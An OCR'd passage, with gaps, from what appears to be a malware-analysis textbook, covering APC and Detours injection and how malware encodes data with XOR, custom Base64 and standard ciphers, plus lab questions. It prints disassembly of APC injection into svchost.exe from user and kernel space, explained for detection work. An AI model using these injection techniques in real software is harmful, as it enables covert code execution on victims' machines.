


Figure 12-4: A PEview of Detours and the evil.dll

Instead of using the official Microsoft Detours library, malware authors have been known to use alternative and custom methods to add a `.detour` section. The use of these methods for detour addition should not impact your ability to analyze the malware.

APC Injection

Earlier in this chapter, you saw that by creating a thread using `CreateRemoteThread`, you can invoke functionality in a remote process. However, thread creation requires overhead, so it would be more efficient to invoke a function on

```
00401DB9        test    esi, esi
00401DBB        jz      short loc_401DCE
00401DBD        push    [esp+4+dwData]          ; dwData = dbnet.dll
00401DC1        push    esi                     ; hThread
00401DC2        push    ds:LoadLibraryA ❷       ; pfnAPC
00401DC8        call    ds:QueueUserAPC
```

Listing 12-5: APC injection from a user-mode application

Once a target-thread identifier is obtained, the malware uses it to open a handle to the thread, as seen at ❶. In this example, the malware is looking to force the thread to load a DLL in the remote process, so you see a call to `QueueUserAPC` with the `pfnAPC` set to `LoadLibraryA` at ❷. The parameter to be sent to `LoadLibraryA` will be contained in `dwData` (in this example, that was set to the DLL *dbnet.dll* earlier in the code). Once this APC is queued and the thread goes into an alertable state, `LoadLibraryA` will be called by the remote thread, causing the target process to load *dbnet.dll*.

In this example, the malware targeted *svchost.exe*, which is a popular target for APC injection because its threads are often in an alertable state. Malware may APC-inject into every thread of *svchost.exe* just to ensure that execution occurs quickly.

APC Injection from Kernel Space

Malware drivers and rootkits often wish to execute code in user space, but there is no easy way for them to do it. One method they use is to perform APC injection from kernel space to get their code execution in user space. A malicious driver can build an APC and dispatch a thread to execute it in a user-mode process (most often *svchost.exe*). APCs of this type often consist of shellcode.

Device drivers leverage two major functions in order to utilize APCs: `KeInitializeApc` and `KeInsertQueueApc`. Listing 12-6 shows an example of these functions in use in a rootkit.

```
000119BD        push    ebx
000119BE        push    1 ❶
000119C0        push    [ebp+arg_4] ❷
000119C3        push    ebx
000119C4        push    offset sub_11964
000119C9        push    2
000119CB        push    [ebp+arg_0] ❸
000119CE        push    esi
000119CF        call    ds:KeInitializeApc
000119D5        cmp     edi, ebx
000119D7        jz      short loc_119EA
000119D9        push    ebx
000119DA        push    [ebp+arg_C]
000119DD        push    [ebp+arg_8]
000119E0        push    esi
000119E1        call    edi       ;KeInsertQueueApc
```

Listing 12-6: User-mode APC injection from kernel space

The APC first must be initialized with a call to `KeInitializeApc`. If the sixth parameter (`NormalRoutine`) ❷ is non-zero in combination with the seventh parameter (`ApcMode`) ❶ being set to 1, then we are looking at a user-mode type. Therefore, focusing on these two parameters can tell you if the rootkit is using APC injection to run code in user space.

`KeInitializeAPC` initializes a KAPC structure, which must be passed to `KeInsertQueueApc` to place the APC object in the target thread's corresponding APC queue. In Listing 12-6, ESI will contain the KAPC structure. Once `KeInsertQueueApc` is successful, the APC will be queued to run.

In this example, the malware targeted *svchost.exe*, but to make that determination, we would need to trace back the second-to-last parameter pushed on the stack to `KeInitializeApc`. This parameter contains the thread that will be injected. In this case, it is contained in `arg_0`, as seen at ❸. Therefore, we would need to look back in the code to check how `arg_0` was set in order to see that *svchost.exe*'s threads were targeted.

Conclusion

In this chapter, we've explored the common covert methods through which malware launches, ranging from the simple to advanced. Many of the techniques involve manipulating live memory on the system, as with DLL injection, process replacement, and hook injection. Other techniques involve modifying binaries on disk, as in the case of adding a `.detour` section to a PE file. Although these techniques are all very different, they achieve the same goal.

A malware analyst must be able to recognize launching techniques in order to know how to find malware on a live system. Recognizing and analyzing launching techniques is really only part of the full analysis, since all launchers do only one thing: they get the malware running.

In the next two chapters, you will learn how malware encodes its data and communicates over the network.

LABS

Lab 12-1

Analyze the malware found in the file *Lab12-01.exe* and *Lab12-01.dll*. Make sure that these files are in the same directory when performing the analysis.

Questions

1. What happens when you run the malware executable?
2. What process is being injected?
3. How can you make the malware stop the pop-ups?
4. How does this malware operate?

Lab 12-2

Analyze the malware found in the file *Lab12-02.exe*.

Questions

1. What is the purpose of this program?
2. How does the launcher program hide execution?
3. Where is the malicious payload stored?
4. How is the malicious payload protected?
5. How are strings protected?

Lab 12-3

Analyze the malware extracted during the analysis of Lab 12-2, or use the file *Lab12-03.exe*.

Questions

1. What is the purpose of this malicious payload?
2. How does the malicious payload inject itself?
3. What filesystem residue does this program create?

Lab 12-4

Analyze the malware found in the file *Lab12-04.exe*.

Questions

1. What does the code at 0x401000 accomplish?
2. Which process has code injected?
3. What DLL is loaded using `LoadLibraryA`?
4. What is the fourth argument passed to the `CreateRemoteThread` call?
5. What malware is dropped by the main executable?
6. What is the purpose of this and the dropped malware?

13

DATA ENCODING

In the context of malware analysis, the term *data encoding* refers to all forms of content modification for the purpose of hiding intent. Malware uses encoding techniques to mask its malicious activities, and as a malware analyst, you'll need to understand these techniques in order to fully understand the malware.

When using data encoding, attackers will choose the method that best meets their goals. Sometimes, they will choose simple ciphers or basic encoding functions that are easy to code and provide enough protection; other times, they will use sophisticated cryptographic ciphers or custom encryption to make identification and reverse-engineering more difficult.

We begin this chapter by focusing on finding and identifying encoding functions. Then we will cover strategies for decoding.

The Goal of Analyzing Encoding Algorithms

Malware uses encoding for a variety of purposes. The most common use is for the encryption of network-based communication. Malware will also use encoding to disguise its internal workings. For example, a malware author might use a layer of encoding for these purposes:

- To hide configuration information, such as a command-and-control domain
- To save information to a staging file before stealing it
- To store strings used by the malware and decode them just before they are needed
- To disguise the malware as a legitimate tool, hiding the strings used for malicious activities

Our goal when analyzing encoding algorithms will always consist of two parts: identifying the encoding functions and then using that knowledge to decode the attacker's secrets.

Simple Ciphers

Simple encoding techniques have existed for thousands of years. While you might assume that the massive computing capacity of modern computers has made simple ciphers extinct, this is not the case. Simple encoding techniques are often used to disguise content so that it is not apparent that it is human-readable or to transform data into a different character set.

Simple ciphers are often disparaged for being unsophisticated, but they offer many advantages for malware, including the following:

- They are small enough to be used in space-constrained environments such as exploit shellcode.
- They are less obvious than more complex ciphers.
- They have low overhead and thus little impact on performance.

Malware authors who use a simple cipher don't expect to be immune to detection; they're simply looking for an easy way to prevent basic analysis from identifying their activities.

Caesar Cipher

One of the first ciphers ever used was the *Caesar cipher*. The Caesar cipher was used during the Roman Empire to hide messages transported through battlefields by courier. It is a simple cipher formed by shifting the letters of the alphabet three characters to the right. For example, the following text shows a secret wartime message encrypted with the Caesar cipher:

```
ATTACK AT NOON
DWWDFN DW QRRQ
```

XOR

The XOR cipher is a simple cipher that is similar to the Caesar cipher. XOR means exclusive OR and is a logical operation that can be used to modify bits.

An XOR cipher uses a static byte value and modifies each byte of plaintext by performing a logical XOR operation with that value. For example, Figure 13-1 shows how the message `ATTACK AT NOON` would be encoded using an XOR with the byte 0x3C. Each character is represented by a cell, with the ASCII character (or control code) at the top, and the hex value of the character on the bottom.

A	T	T	A	C	K		A	T		N	O	O	N
0x41	0x54	0x54	0x41	0x43	0x4B	0x20	0x41	0x54	0x20	0x4E	0x4F	0x4F	0x4E
}	h	h	}	DEL	W	FS	}	H	FS	r	s	s	r
0x7d	0x68	0x68	0x7d	0x7F	0x77	0x1C	0x7d	0x68	0x1C	0x72	0x71	0x71	0x72

Figure 13-1: The string `ATTACK AT NOON` encoded with an XOR of 0x3C (original string at the top; encoded strings at the bottom)

As you can see in this example, the XOR cipher often results in bytes that are not limited to printable characters (indicated here using shaded cells). The *C* in *ATTACK* is translated to hex 0x7F, which is typically used to indicate the delete character. In the same vein, the space character is translated to hex 0x1C, which is typically used as a file separator.

The XOR cipher is convenient to use because it is both simple—requiring only a single machine-code instruction—and *reversible*.

A reversible cipher uses the same function to encode and decode. In order to decode something encoded with the XOR cipher, you simply repeat the XOR function with the same key used during encoding.

The implementation of XOR encoding we have been discussing—where the key is the same for every encoded byte—is known as *single-byte XOR encoding*.

Brute-Forcing XOR Encoding

Imagine we are investigating a malware incident. We learn that seconds before the malware starts, two files are created in the browser's cache directory. One of these files is an SWF file, which we assume is used to exploit the browser's Flash plug-in. The other file is named *a.gif*, but it doesn't appear to have a GIF header, which would start with the characters *GIF87a* or *GIF89a*. Instead, the *a.gif* file begins with the bytes shown in Listing 13-1.

does appear to be a part of a small loop. You can also see that the block at `loc_4012F4` increments a counter, and the block at `loc_401301` checks to see whether the counter has exceeded a certain length.




Figure 13-3: Graphical view of single-byte XOR loop

Other Simple Encoding Schemes

Given the weaknesses of single-byte encoding, many malware authors have implemented slightly more involved (or just unexpected) encoding schemes that are less susceptible to brute-force detection but are still simple to implement. Table 13-4 briefly describes some of these encoding schemes. We won't delve into the specifics of each of these techniques, but you should be aware of them so that you can recognize them if you see them.

Table 13-4: Additional Simple Encoding Algorithms

Encoding scheme	Description
ADD, SUB	Encoding algorithms can use ADD and SUB for individual bytes in a manner that is similar to XOR. ADD and SUB are not reversible, so they need to be used in tandem (one to encode and the other to decode).
ROL, ROR	Instructions rotate the bits within a byte right or left. Like ADD and SUB, these need to be used together since they are not reversible.
ROT	This is the original Caesar cipher. It's commonly used with either alphabetical characters (*A–Z* and *a–z*) or the 94 printable characters in standard ASCII.
Multibyte	Instead of a single byte, an algorithm might use a longer key, often 4 or 8 bytes in length. This typically uses XOR for each block for convenience.

Table 13-4: Additional Simple Encoding Algorithms (continued)

Encoding scheme	Description
Chained or loopback	This algorithm uses the content itself as part of the key, with various implementations. Most commonly, the original key is applied at one side of the plaintext (start or end), and the encoded output character is used as the key for the next character.

Base64

Base64 encoding is used to represent binary data in an ASCII string format. Base64 encoding is commonly found in malware, so you'll need to know how to recognize it.

The term *Base64* is taken from the Multipurpose Internet Mail Extensions (MIME) standard. While originally developed to encode email attachments for transmission, it is now widely used for HTTP and XML.

Base64 encoding converts binary data into a limited character set of 64 characters. There are a number of schemes or alphabets for different types of Base64 encoding. They all use 64 primary characters and usually an additional character to indicate padding, which is often =.

The most common character set is MIME's Base64, which uses *A*–*Z*, *a*–*z*, and 0–9 for the first 62 values, and + and / for the last two values. As a result of squeezing the data into a smaller set of characters, Base64-encoded data ends up being longer than the original data. For every 3 bytes of binary data, there are at least 4 bytes of Base64-encoded data.

If you've ever seen a part of a raw email file like the one shown in Listing 13-4, you have seen Base64 encoding. Here, the top few lines show email headers followed by a blank line, with the Base64-encoded data at the bottom.

```
Content-Type: multipart/alternative;
    boundary="_002_4E36B98B966D7448815A3216ACF82AA201ED633ED1MBX3THNDRBIRD_"
MIME-Version: 1.0
--_002_4E36B98B966D7448815A3216ACF82AA201ED633ED1MBX3THNDRBIRD_
Content-Type: text/html; charset="utf-8"
Content-Transfer-Encoding: base64

SWYgeW91IGFyZSByZWFkaW5nIHRoaXMsIHlvdSBwcm9iYWJseSBzaG91bGQganVzdCBza2lwIHRoaX
MgY2hhcHRlciBhbmQgZ28gdG8gdGhlIG5leHQgb25lLiBEbyB5b3UgcmVhbGx5IGhhdmUgdGhlIHRp
bWUgdG8gdHlwZSB0aGlzIHdob2xlIHNOcmluZyBpbj8gWW91IGFyZSBvYnZpb3VzbHkgdGFsZW5OZW
QuIE1heWJlIHlvdSBzaG91bGQgY29udGFjdCB0aGUgYXV0aG9ycyBhbmQgc2VlIGlmIH
```

Listing 13-4: Part of raw email message showing Base64 encoding

Transforming Data to Base64

The process of translating raw data to Base64 is fairly standard. It uses 24-bit (3-byte) chunks. The first character is placed in the most significant position, the second in the middle 8 bits, and the third in the least significant 8 bits. Next, bits are read in blocks of six, starting with the most significant. The

character set, padded with = to a length divisible by four. Figure 13-7 shows what we find when we run them through a Base64 decoder.

Figure 13-7: Unsuccessful attempt to decode Base64 string due to nonstandard indexing string

Obviously, this is not standard Base64 encoding! One of the beautiful things about Base64 (at least from a malware author's point of view) is how easy it is to develop a custom substitution cipher. The only item that needs to be changed is the indexing string, and it will have all the same desirable characteristics as the standard Base64. As long as the string has 64 unique characters, it will work to create a custom substitution cipher.

One simple way to create a new indexing string is to relocate some of the characters to the front of the string. For example, the following string was created by moving the *a* character to the front of the string:

```
aABCDEFGHIJKLMNOPQRSTUVWXYZbcdefghijklmnopqrstuvwxyz0123456789+/
```

When this string is used with the Base64 algorithm, it essentially creates a new key for the encoded string, which is difficult to decode without knowledge of this string. Malware uses this technique to make its output appear to be Base64, even though it cannot be decoded using the common Base64 functions.

The malware that created the `GET` requests shown in Listing 13-5 used this custom substitution cipher. Looking again at the strings output, we see that we mistook the custom string for the standard one, since it looked so similar. The actual indexing string was the preceding one, with the *a* character moved to the front of the string. The attacker simply used the standard algorithm and changed the encoding string. In Figure 13-8, we try the decryption again, but this time with the new string.

Figure 13-8: Successful decoding of Base64 string using custom indexing string

Common Cryptographic Algorithms

Simple cipher schemes that are the equivalent of substitution ciphers differ greatly from modern cryptographic ciphers. Modern cryptography takes into account the exponentially increasing computing capabilities, and ensures that algorithms are designed to require so much computational power that breaking the cryptography is impractical.

The simple cipher schemes we have discussed previously don't even pretend to be protected from brute-force measures. Their main purpose is to obscure. Cryptography has evolved and developed over time, and it is now integrated into every aspect of computer use, such as SSL in a web browser or the encryption used at a wireless access point. Why then, does malware not always take advantage of this cryptography for hiding its sensitive information?

Malware often uses simple cipher schemes because they are easy and often sufficient. Also, using standard cryptography does have potential drawbacks, particularly with regard to malware:

- Cryptographic libraries can be large, so malware may need to statically integrate the code or link to existing code.
- Having to link to code that exists on the host may reduce portability.
- Standard cryptographic libraries are easily detected (via function imports, function matching, or the identification of cryptographic constants).
- Users of symmetric encryption algorithms need to worry about how to hide the key.

Many standard cryptographic algorithms rely on a strong key to store their secrets. The idea is that the algorithm itself is widely known, but without the key, it is nearly impossible (that is, it would require a massive amount of work) to decrypt the cipher text. In order to ensure a sufficient amount of work for decrypting, the key must typically be long enough so that all of the potential keys cannot be easily tested. For the standard algorithms that malware might use, the trick is to identify not only the algorithm, but also the key.

There are several easy ways to identify the use of standard cryptography. They include looking for strings and imports that reference cryptographic functions and using several tools to search for specific content.

Recognizing Strings and Imports

One way to identify standard cryptographic algorithms is by recognizing strings that refer to the use of cryptography. This can occur when cryptographic libraries such as OpenSSL are statically compiled into malware. For example, the following is a selection of strings taken from a piece of malware compiled with OpenSSL encryption:

```
OpenSSL 1.0.0a
SSLv3 part of OpenSSL 1.0.0a
TLSv1 part of OpenSSL 1.0.0a
SSLv2 part of OpenSSL 1.0.0a
You need to read the OpenSSL FAQ, http://www.openssl.org/support/faq.html
%s(%d): OpenSSL internal error, assertion failed: %s
AES for x86, CRYPTOGAMS by <appro@openssl.org>
```

Another way to look for standard cryptography is to identify imports that reference cryptographic functions. For example, Figure 13-9 is a screenshot from IDA Pro showing some cryptographic imports that provide services

related to hashing, key generation, and encryption. Most (though not all) of the Microsoft functions that pertain to cryptography start with `Crypt`, `CP` (for *Cryptographic Provider*), or `Cert`.




Figure 13-9: IDA Pro imports listing showing cryptographic functions

Searching for Cryptographic Constants

A third basic method of detecting cryptography is to use a tool that can search for commonly used cryptographic constants. Here, we'll look at using IDA Pro's FindCrypt2 and Krypto ANALyzer.

Using FindCrypt2

IDA Pro has a plug-in called FindCrypt2, included in the IDA Pro SDK (or available from *http://www.hex-rays.com/idapro/freefiles/findcrypt.zip*), which searches the program body for any of the constants known to be associated with cryptographic algorithms. This works well, since most cryptographic algorithms employ some type of magic constant. A *magic constant* is some fixed string of bits that is associated with the essential structure of the algorithm.

NOTE *Some cryptographic algorithms do not employ a magic constant. Notably, the International Data Encryption Algorithm (IDEA) and the RC4 algorithm build their structures on the fly, and thus are not in the list of algorithms that will be identified. Malware often employs the RC4 algorithm, probably because it is small and easy to implement in software, and it has no cryptographic constants to give it away.*

FindCrypt2 runs automatically on any new analysis, or it can be run manually from the plug-in menu. Figure 13-10 shows the IDA Pro output window with the results of running FindCrypt2 on a malicious DLL. As you can see, the malware contains a number of constants that begin with `DES`. By identifying the functions that reference these constants, you can quickly get a handle on the functions that implement the cryptography.




Figure 13-10: IDA Pro FindCrypt2 output

Using Krypto ANALyzer

A tool that uses the same principles as the FindCrypt2 IDA Pro plug-in is the Krypto ANALyzer (KANAL). KANAL is a plug-in for PEiD (*http://www.peid.has.it/*) and has a wider range of constants (though as a result, it may tend to produce more false positives). In addition to constants, KANAL also recognizes Base64 tables and cryptography-related function imports.

Figure 13-11 shows the PEiD window on the left and the KANAL plug-in window on the right. PEiD plug-ins can be run by clicking the arrow in the lower-right corner. When KANAL is run, it identifies constants, tables, and cryptography-related function imports in a list. Figure 13-11 shows KANAL finding a Base64 table, a CRC32 constant, and several `Crypt...` import functions in malware.




Figure 13-11: PEiD and Krypto ANALyzer (KANAL) output

Searching for High-Entropy Content

Another way to identify the use of cryptography is to search for high-entropy content. In addition to potentially highlighting cryptographic constants or cryptographic keys, this technique can also identify encrypted content itself. Because of the broad reach of this technique, it is potentially applicable in cases where cryptographic constants are not found (like RC4).

WARNING *The high-entropy content technique is fairly blunt and may best be used as a last resort. Many types of content—such as pictures, movies, audio files, and other compressed data—display high entropy and are indistinguishable from encrypted content except for their headers.*

The IDA Entropy Plugin (*http://www.smokedchicken.org/2010/06/ida-entropy-plugin.html*) is one tool that implements this technique for PE files. You can load the plug-in into IDA Pro by placing the *ida-ent.plw* file in the IDA Pro plug-ins directory.

Let's use as our test case the same malware that showed signs of DES encryption from Figure 13-10. Once the file is loaded in IDA Pro, start the IDA Entropy Plugin. The initial window is the Entropy Calculator, which is shown as the left window in Figure 13-12. Any segment can be selected and analyzed individually. In this case, we are focused on a small portion of the `rdata` segment. The **Deep Analyze** button uses the parameters specified




Figure 13-13: Entropy graph for a malicious executable

A couple of other features stand out. One is the plateau between blocks 4000 and 22000. This represents the actual code, and it is typical of code to reach an entropy value of this level. Code is typically contiguous, so it will form a series of connected peaks.

A more interesting feature is the spike at the end of the file to about 5.5. The fact that it is a fairly high value unconnected with any other peaks makes it stand out. When analyzed, it is found to be DES-encrypted configuration data for the malware, which hides its command-and-control information.

Custom Encoding

Malware often uses homegrown encoding schemes. One such scheme is to layer multiple simple encoding methods. For example, malware may perform one round of XOR encryption and then afterward perform Base64 encoding on the result. Another type of scheme is to simply develop a custom algorithm, possibly with similarities to a standard published cryptographic algorithm.

Identifying Custom Encoding

We have discussed a variety of ways to identify common cryptography and encoding functions within malware when there are easily identifiable strings or constants. In many cases, the techniques already discussed can assist with finding custom cryptographic techniques. If there are no obvious signs, however, the job becomes more difficult.

For example, say we find malware with a bunch of encrypted files in the same directory, each roughly 700KB in size. Listing 13-6 shows the initial bytes of one of these files.

Investigating further, we find that both `sub_40106C` and `sub_40112F` contain multiple references to three global variables (two `DWORD` values and a 256-byte array), which support the hypothesis that these are a cryptographic initialization function and a stream cipher function. (A *stream cipher* generates a pseudorandom bit stream that can be combined with plaintext via XOR.) One oddity with this example is that the initialization function took no password as an argument, containing only references to the two `DWORD` values and a pointer to an empty 256-byte array.

We're lucky in this case. The encoding functions were very close to the output function that wrote the encrypted content, and it was easy to locate the encoding functions.

Advantages of Custom Encoding to the Attacker

For the attacker, custom-encoding methods have their advantages, often because they can retain the characteristics of simple encoding schemes (small size and nonobvious use of encryption), while making the job of the reverse engineer more difficult. It is arguable that the reverse-engineering tasks for this type of encoding (identifying the encoding process and developing a decoder) are more difficult than for many types of standard cryptography.

With many types of standard cryptography, if the cryptographic algorithm is identified and the key found, it is fairly easy to write a decryptor using standard libraries. With custom encoding, attackers can create any encoding scheme they want, which may or may not use an explicit key. As you saw in the previous example, the key is effectively embedded (and obscured) within the code itself. Even if the attacker does use a key and the key is found, it is unlikely that a freely available library will be available to assist with the decryption.

Decoding

Finding encoding functions to isolate them is an important part of the analysis process, but typically you'll also want to decode the hidden content. There are two fundamental ways to duplicate the encoding or decoding functions in malware:

- Reprogram the functions.
- Use the functions as they exist in the malware itself.

Self-Decoding

The most economical way to decrypt data—whether or not the algorithm is known—is to let the program itself perform the decryption in the course of its normal activities. We call this process *self-decoding*.

If you've ever stopped a malware program in a debugger and noticed a string in memory that you didn't see when you ran strings, you have already used the self-decoding technique. If the previously hidden information is

decoded at any point, it is easier to just stop the process and do the analysis than it is to try to determine the encoding mechanism used (and try to build a decoder).

Although self-decoding can be a cheap and effective way to decode content, it has its drawbacks. First, in order to identify every instance of decryption performed, you must isolate the decryption function and set a breakpoint directly after the decryption routine. More important, if the malware doesn't happen to decrypt the information you are interested in (or you cannot figure out how to coax the malware into doing so), you are out of luck. For these reasons, it is important to use techniques that provide more control.

Manual Programming of Decoding Functions

For simple ciphers and encoding methods, you can often use the standard functions available within a programming language. For example, Listing 13-7 shows a small Python program that decodes a standard Base64-encoded string. Replace the *example_string* variable to decode the string of interest.

```
import string
import base64

example_string = 'VGhpcyBpcyBhIHRlc3Qgc3RyaW5n'
print base64.decodestring(example_string)
```

Listing 13-7: Sample Python Base64 script

For simple encoding methods that lack standard functions, such as XOR encoding or Base64 encoding that uses a modified alphabet, often the easiest course of action is to just program or script the encoding function in the language of your choice. Listing 13-8 shows an example of a Python function that implements a NULL-preserving XOR encoding, as described earlier in this chapter.

```
def null_preserving_xor(input_char,key_char):
    if (input_char == key_char or input_char == chr(0x00)):
        return input_char
    else:
        return chr(ord(input_char) ^ ord(key_char))
```

Listing 13-8: Sample Python NULL-preserving XOR script

This function takes in two characters—an input character and a key character—and outputs the translated character. To convert a string or longer content using NULL-preserving single-byte XOR encoding, just send each input character with the same key character to this subroutine.

Base64 with a modified alphabet requires a similarly simple script. For example, Listing 13-9 shows a small Python script that translates the custom Base64 characters to the standard Base64 characters, and then uses the standard `decodestring` function that is part of the Python base64 library.

Using Instrumentation for Generic Decryption

In self-decoding, while trying to get the malware to do the decryption, you limit yourself to letting the malware run as it normally would and stopping it at the right time. But there is no reason to limit yourself to the normal execution paths of the malware when you can *direct it*.

Once encoding or decoding routines are isolated and the parameters are understood, it is possible to fully exploit malware to decode any arbitrary content using instrumentation, thus effectively using the malware against itself.

Let's return to the malware that produced the multiple large encrypted files from the earlier "Custom Encoding" section. Listing 13-11 shows the function header plus the primary instructions that are a part of the encryption loop shown previously in Figure 13-14.

```
004011A9                push    ebp
004011AA                mov     ebp, esp
004011AC                sub     esp, 14h
004011AF                push    ebx
004011B0                mov     [ebp+counter], 0
004011B7                mov     [ebp+NumberOfBytesWritten], 0
...
004011F5 loc_4011F5:                    ; CODE XREF: encrypted_Write+46j
004011F5                call    encrypt_Init
004011FA
004011FA loc_4011FA:                    ; CODE XREF: encrypted_Write+7Fj
004011FA                mov     ecx, [ebp+counter]
004011FD                cmp     ecx, [ebp+nNumberOfBytesToWrite]
00401200                jnb     short loc_40122A
00401202                mov     edx, [ebp+lpBuffer]
00401205                add     edx, [ebp+counter]
00401208                movsx   ebx, byte ptr [edx]
0040120B                call    encrypt_Byte
00401210                and     eax, 0FFh
00401215                xor     ebx, eax
00401217                mov     eax, [ebp+lpBuffer]
0040121A                add     eax, [ebp+counter]
0040121D                mov     [eax], bl
0040121F                mov     ecx, [ebp+counter]
00401222                add     ecx, 1
00401225                mov     [ebp+counter], ecx
00401228                jmp     short loc_4011FA
0040122A
0040122A loc_40122A:                    ; CODE XREF: encrypted_Write+57j
0040122A                push    0       ; lpOverlapped
0040122C                lea     edx, [ebp+NumberOfBytesWritten]
```

Listing 13-11: Code from malware that produces large encrypted files

Finally, the same buffer is read out of the process memory into the Python memory (using `imm.readMemory`) and then output to a file (using `pfile.write`).

Actual use of this script requires a little preparation. The file to be decrypted must be in the expected location (*C:\encrypted_file*). In order to run the malware, you open it in ImmDbg. To run the script, you select the **Run Python Script** option from the **ImmLib** menu (or press ALT-F3) and select the file containing the Python script in Listing 13-12. Once you run the file, the output file (*decrypted_file*) will show up in the ImmDbg base directory (which is *C:\Program Files\Immunity Inc\Immunity Debugger*), unless the path is specified explicitly.

In this example, the encryption function stood alone. It didn't have any dependencies and was fairly straightforward. However, not all encoding functions are stand-alone. Some require initialization, possibly with a key. In some cases, this key may not even reside in the malware, but may be acquired from an outside source, such as over the network. In order to support decoding in these cases, it is necessary to first have the malware properly prepared.

Preparation may merely mean that the malware needs to start up in the normal fashion, if, for example, it uses an embedded password as a key. In other cases, it may be necessary to customize the external environment in order to get the decoding to work. For example, if the malware communicates using encryption seeded by a key the malware receives from the server, it may be necessary either to script the key-setup algorithm with the appropriate key material or to simulate the server sending the key.

Conclusion

Both malware authors and malware analysts are continually improving their capabilities and skills. In an effort to avoid detection and frustrate analysts, malware authors are increasingly employing measures to protect their intentions, their techniques, and their communications. A primary tool at their disposal is encoding and encryption. Encoding affects more than just communications; it also pertains to making malware more difficult to analyze and understand. Fortunately, with the proper tools, many techniques in use can be relatively easily identified and countered.

This chapter covered the most popular encryption and encoding techniques in use by malware. It also discussed a number of tools and techniques that you can use to identify, understand, and decode the encoding methods used by malware.

This chapter focused on encoding generally, explaining how to identify encoding and perform decoding. In the next chapter, we will look specifically at how malware uses the network for command and control. In many cases, this network command-and-control traffic is encoded, yet it is still possible to create robust signatures to detect the malicious communication.

LABS

Lab 13-1

Analyze the malware found in the file *Lab13-01.exe*.

Questions

1. Compare the strings in the malware (from the output of the `strings` command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?
2. Use IDA Pro to look for potential encoding by searching for the string `xor`. What type of encoding do you find?
3. What is the key used for encoding and what content does it encode?
